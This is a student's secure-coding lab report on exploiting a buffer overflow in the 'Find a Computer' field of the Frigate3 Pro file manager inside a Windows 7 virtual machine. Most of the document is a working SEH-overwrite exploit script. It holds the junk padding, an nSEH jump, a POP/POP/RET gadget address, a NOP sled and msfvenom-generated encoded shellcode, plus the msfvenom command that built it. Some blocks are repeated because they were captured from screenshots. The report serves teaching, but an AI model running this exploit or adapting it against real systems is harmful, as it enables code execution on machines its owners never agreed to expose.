Secure Coding Lab10

18BCE7338
N.V.Sowmith
Slot: L39+L40

Working with the Memory Vulnerabilities

Task

- Download Frigate3_Pro_v36 from teams (check folder named 23.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

Notepad exploit.py file is opened after loading in CMD

windows-7 [Running] - Oracle VM VirtualBox

cmd_exploit - Notepad

File Edit Format View Help

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50
```


```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50
```


```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python
```

windows-7 [Running] - Oracle VM VirtualBox

cmd_exploit - Notepad

File Edit Format View Help

```
buf =  b""
buf += b"\x89\xe0\xda\xc0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x78\x68\x4d"
buf += b"\x52\x53\x30\x45\x50\x53\x30\x51\x70\x6f\x79\x38\x65"
buf += b"\x66\x51\x49\x50\x32\x44\x6c\x4b\x72\x70\x76\x50\x6c"
buf += b"\x4b\x61\x42\x34\x4c\x4e\x6b\x72\x72\x64\x54\x4e\x6b"
buf += b"\x72\x52\x57\x58\x44\x4f\x68\x37\x52\x6a\x65\x76\x50"
buf += b"\x31\x4b\x4f\x4c\x6c\x35\x6c\x53\x51\x73\x4c\x47\x72"
buf += b"\x56\x4c\x51\x30\x39\x51\x6a\x6f\x46\x6d\x53\x31\x4a"
buf += b"\x67\x4d\x32\x79\x62\x73\x62\x70\x57\x6e\x6b\x56\x32"
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"
```

windows-7 [Running] - Oracle VM VirtualBox

cmd_exploit - Notepad

File Edit Format View Help

```
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"


payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```


```
payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```



Running the exploit2.py file

Command Prompt


```
C:\Users\NarraVenkata Sowmith>cd 18BCE7338

C:\Users\NarraVenkata Sowmith\18BCE7338>python exploit2.py
```


Payload file Generated




Starting the FRIGATE Application on windows 7




IN Disk Menu we can use option called “FIND A COMPUTER” which consists of a Vulnerability at user input Section:



Generated Payload should be given in the Computer Name field in the FRIGATE Application



After clicking the OK button the application Crashes and opens a Command Prompt window which shows that it is a Major Vulnerability



Vulnerability

When the input in that text field exceeds 256 characters, Buffer Overflow happens and that causes the application to crash, and opens a command prompt as shown in the above figure which is the major vulnerability ,because it is not being handled properly and attacker can easily exploit this vulnerability and he can enter in to other system through this vulnerability. This vulnerability can be easily fixed by limiting the number of characters that specific field takes or just taking the first 256 characters from that field.